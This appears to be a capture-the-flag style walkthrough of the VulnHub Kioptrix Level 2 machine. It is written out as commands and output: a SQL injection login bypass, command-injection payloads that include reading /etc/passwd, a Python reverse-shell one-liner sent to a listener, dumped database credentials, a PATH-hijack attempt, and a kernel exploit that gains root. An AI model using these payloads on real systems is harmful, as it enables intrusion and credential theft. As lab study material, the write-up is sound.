
Port 80

1. Found a login page
    - Attempt to do SQLi Auth Bypass

      ```
      ' or 0=0 #
      ```

2. Found a webpage that allows authenticated users to ping machines
    - Attempt to do Command Injection

      ```
      ;<command>
      ```



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	603	
1	&lt;!--#exec%20cmd=&quot;/...	200	□	□	2032	
2	&lt;!--#exec%20cmd=&quot;/...	200	□	□	258	
3	&lt;!--#exec%20cmd=&quot;/...	200	□	□	293	
4	&lt;!--#exec%20cmd=&quot;/...	200	□	□	293	
5	/index.html|id|	200	□	□	218	
6	;id;	200	□	□	255	
7	;id	200	□	□	254	
8	;netstat -a;	200	□	□	30499	
9	;system('cat%20/etc/passwd')	200	□	□	229	
10	;id;	200	□	□	255	
11	|id	200	□	□	254	
12	|/usr/bin/id	200	□	□	263	
13	|id|	200	□	□	207	


```
HTTP/1.1 200 OK
Date: Thu, 23 Dec 2021 15:02:25 GMT
Server: Apache/2.0.52 (CentOS)
X-Powered-By: PHP/4.3.9
Content-Length: 63
Connection: close
Content-Type: text/html; charset=UTF-8

;id;<pre>
  uid=48(apache) gid=48(apache) groups=48(apache)
</pre>
```

22 of 102


3. Obtain shell

   ```
   which python
   ;python -c
   'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn
   ;c=s();c.connect(("10.0.0.1",4242));f=c.fileno;o(f(),0);o(f(),1);o
   (f(),2);p("/bin/sh")'
   ```



```
POST /pingit.php HTTP/1.1
Host: 192.168.1.102
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.102
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
Referer: http://192.168.1.102/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

ip=;python -c
'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;
c=s();c.connect(("192.168.1.1",4444));f=c.fileno;o(f(),0);o(f(),1);
o(f(),2);p("/bin/sh")'&submit=submit
```



```
┌──(root💀kali)-[~/vulnHub/kioptrix2]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.102] 32838
sh-3.00$ whoami
whoami
apache
sh-3.00$
```

Privilege Escalation

1. Found SQL credentials in index.php
   - john:hiroshima
2. Access mysql

```
mysql -u john -p
hiroshima
```


3. Obtain creds

   ```
   +-------+----------+------------+
   | id    | username | password   |
   +-------+----------+------------+
   |     1 | admin    | 5afac8d85f |
   |     2 | john     | 66lajGGbla |
   +-------+----------+------------+
   ```


   - Tried to su into john, did not work
   - No admin user

4. Ran linpeas


   - Found unknown SUID binary



```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-r-sr-xr-x  1 root root 45K May  2  2007 /sbin/unix_chkpwd
-r-s--x--x  1 root root 20K May  2  2007 /sbin/pam_timestamp_check
-r-sr-xr-x  1 root root 295K May  2  2007 /sbin/pwdb_chkpwd
-rwsr-xr-x  1 root root 6.0K May  2  2007 /usr/sbin/ccreds_validate (Unknown
  --- It looks like /usr/sbin/ccreds_validate is executing ccreds_validate a
ine: ccreds_validate) (https://tinyurl.com/suidpath)
  --- It looks like /usr/sbin/ccreds_validate is executing sleep and you can
```



```
sh-3.00$ strings /usr/sbin/ccreds_vali
/lib/ld-linux.so.2
pam_ccreds.so
_Jv_RegisterClasses
__gmon_start__
libpam.so.0
_DYNAMIC
_init
_fini
_GLOBAL_OFFSET_TABLE_
libpam_misc.so.0
pam_cc_start
pam_cc_validate_credentials
pam_cc_end
libcrypto.so.4
libdb-4.2.so
libc.so.6
__cxa_finalize
getuid
isatty
sleep
read
openlog
closelog
strncpy
sigaction
memset
strcmp
getpwuid
stderr
fwrite
exit
vsyslog
_IO_stdin_used
```




```
_IO_stdin_used
__libc_start_main
_edata
```

- Executing sleep w/o specifying full path
- EXPORT PATH

5. Exploit

   a. Export /tmp to path

```
export PATH=/tmp:$PATH
```



```
sh-3.00$ export PATH=/tmp:$PATH
sh-3.00$ echo $PATH
/tmp:/tmp:/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin
sh-3.00$ 
```

   2. Create sleep binary at /tmp


```
printf '#!/bin/bash\n\n/bin/bash -i\n' > sleep
```

   c. Run unknown binary

```
/usr/sbin/ccreds_validate
```

   - Did not work


6. Resort to kernel exploit



```
Basic information
OS: Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6 20060404 (Red Hat
3.4.6-8)) #1 Wed May 2 13:52:16 EDT 2007
User & Groups: uid=48(apache) gid=48(apache) groups=48(apache)
Hostname: kioptrix.level2
Writable folder: /dev/shm
```

   - https://www.exploit-db.com/exploits/9545

7. Compile & run exploit



```
bash-3.00$ mv 9545 9545.c
bash-3.00$ gcc 9545.c -o exploit
9545.c:376:28: warning: no newline at end of file
bash-3.00$ chmod +x exploit
bash-3.00$ ./exploit
sh-3.00# whoami
root
sh-3.00#
```